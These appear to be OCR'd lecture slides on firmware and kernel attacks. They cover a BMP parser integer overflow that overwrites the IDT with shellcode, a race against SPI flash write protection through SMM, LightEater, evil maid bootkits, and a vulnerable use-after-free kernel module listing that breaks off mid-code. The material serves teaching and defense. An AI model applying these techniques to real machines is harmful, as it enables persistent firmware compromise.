
```
(char*)BltBuffer + 4*(W-1)*H;
```

W*H computes in 32 bits and 4*(W-1)*H computes in 64 bits

Integer overflow



Parser Code
BMP File
Outbuf
IDT
#PF handler
GDT
The for loop that does the buffer overwrite
source
Must preserve IDT
Error handler
Must preserve GDT and other stuffs



Parser Code
shellcode
Outbuf
IDT
pointer
GDT
The for loop that does the buffer overwrite
source
Must preserve IDT
Points to beginning of shellcode
Must preserve GDT and other stuffs

Reflashing BIOS

- Two reboots: one trigger update processing, second after refreshing, to resume infected BIOS
- No physical access to machine is needed

UEFI

- UEFI is stored in SPI flash chip, it is rewritable
- There are multiple layers protection
  - Signed-only update interface
  - SMM SPI flash write protection (SMM_BWP, BLE, BIOWE)
  - Hardware configuration protection (D_OPEN, D_LCK)
  - Secure boot


SPI Write Protection

- BIOS_CNTL

1	**BIOS Lock Enable (BLE)** — R/WLO. 0 = Setting the BIOSWE will not cause SMIs. 1 = Enables setting the BIOSWE bit to cause SMIs. Once set, this bit can only be cleared by a PLTRST#
0	**BIOS Write Enable (BIOSWE)** — R/W. 0 = Only read cycles result in Firmware Hub I/F cycles. 1 = Access to the BIOS space is enabled for both read and write cycles. When this bit is written from a 0 to a 1 and BIOS Lock Enable (BLE) is also set, an SMI# is generated. This ensures that only SMI code can update BIOS.


- PR registers
  - Can be programmed to mask off specified regions of flash as unprogrammable
  - PR registers is locked down by Flash Configuration Lock-Down (FLOCKDN)

BIOS_CNTL Action




- Kernel driver attempts to set BIOSWE using a memory mapped write transaction to the chipset

BIOS_CNTL Action




- BLE is set, an System Management Interface Handler occurs
- SMI begins executing

BIOS_CNTL Action




- BLE is set, an System Management Interrupt Handler occurs
- SMI begins executing
- After finish return to original thread

BIOS_CNTL Action



- Consider a multicore environment
- Core 1 begins the process by write enabling the flash

BIOS_CNTL Action



Bit	Description
7:6	Reserved
5	**SMM BIOS Write Protect Disable (SMM_BWP)**—R/WLO. This bit set defines when the BIOS region can be written by the host. 0 = BIOS region SMM protection is disabled. The BIOS Region is writable regardless if Processors are in SMM or not. (Set this field to 0 for legacy behavior) 1 = BIOS region SMM protection is enabled. The BIOS Region is not writable unless all Processors are in SMM.


- Because of BLE is set, an SMI is generated and core 1 immediately enter SMM
- Although core 2 will also enter SMM, but it does not happen instantaneously
- Core 2 has a small window in which to attempt flash write operations

SMM

- System Management Mode (ring -2)
  - A special mode of operation, where
    - All the special task like power management, error handling and any specific related operations are performed
    - Entered in SMM by invoking SMI
    - Saves all the context of current task in execution
    - Executes the handler located in SMRAM
    - SMRAM is a special memory which is accessible in SMM only

LightEater

- SMM is a precious space, there are lots of handlers
- A lot of routines they use to talk to hardware, RTC in existing function
- Researchers find SMM often call outside functions through pointers at fixed location



Problems/Mitigation

1. TCG spec requires:

   “The Core Root of Trust for Measurement must be a immutable portion of the Host Platform’s initialization code that executes upon a Host Platform Reset ”

   - Solution: Boot Guard
     - The first verification of signatures happens by code on the CPU
     - Boot Guard creates a hash over bootblack and sends it off to TPM

2. Maintaining long chains of trust

Bootkit

- Evil Maid Attack
  - is characterized by the attacker's ability to physically access the target multiple times without the owner's knowledge.
  - video
    - Attacker boot laptop with bootable USB
    - Replace Master Boot Record (MBR) with malicious fake OS loader

http://testlab.sit.fraunhofer.de/content/output/project_results/bitlocker_skimming/bitlockervideo.php?s=2

Kernel

- Kernel is no more than a giant process
- Kernel is big attack surface: FS, OS modules, device driver, etc.
- Easy to hide, high privilege
- Uncertainty of kernel memory layout
- Hard to debug

Use-after-free Vulnerability

- Use after free errors occur when a program continues to use a pointer after it has been freed.

Listing 1: Vulnerable Kernel Module

```
...
asmlinkage int sys_vuln (int opt, int index) {
    ...
    switch (opt) {
        case 1: // Allocate
            ...
            obj[total++] = kmem_cache_alloc(cachep,
                GFP_KERNEL);
            break;
        case 2: // Free
            ...
            free(obj[index]);
            ...
            break;
        case 3: // Use
            ...
            /* no status checking */
            void (*fp)(void) = (void (*)(void))(*(
                unsigned long *)obj[index]);
